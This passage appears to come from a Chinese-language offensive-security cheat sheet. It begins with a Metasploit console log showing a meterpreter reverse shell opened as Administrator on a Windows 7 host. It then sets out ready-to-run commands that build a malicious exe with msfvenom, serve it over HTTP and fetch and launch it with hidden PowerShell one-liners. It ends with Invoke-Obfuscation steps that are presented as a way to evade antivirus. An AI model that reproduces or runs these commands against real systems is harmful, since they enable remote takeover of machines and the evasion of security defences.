  1   Exploit: multi/handler             windows/x64/meterpreter/reverse_tcp  tcp://172.17.0.2:9999

msf6 >
[*] Sending stage (200262 bytes) to 110.53.253.138
[*] Meterpreter session 2 opened (172.27.0.2:9999 -> 110.53.253.138:41517) at 2020-11-23 18:16:44 +0800

msf6 > sessions 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: WIN7-PC\Administrator
meterpreter >

```

Metasploit

- 通过Metasploit生成恶意exe文件发起攻击

```

1  msfvenom -p windows/x64/meterpreter/reverse_tcp
   LHOST=192.168.78.117 LPORT=4445 -f exe -o 1.exe
2
3  python -m SimpleHTTPServer 8000
4
5  msf5 > handler -p windows/x64/meterpreter/reverse_tcp -H
   192.168.78.117 -P 4445
6
7  powershell (new-object
   System.Net.WebClient).DownloadFile('http://192.168.78.117:8000
   /1.exe','1.exe');start 1.exe
8
9  powershell -ep bypass -nop -w hidden (new-object
   system.net.webclient).downloadfile('http://192.168.78.117:8000
   /1.exe','1.exe');start-process 1.exe

```

Powershell代码混淆

<https://github.com/danielbohannon/Invoke-Obfuscation>

- 启动Invoke-Obfuscation

```

1  Powershell -ep bypass
2  Import-Module ./Invoke-Obfuscation.psd1
3  Invoke-Obfuscation

```




- 执行混淆之后脚本可bypass av

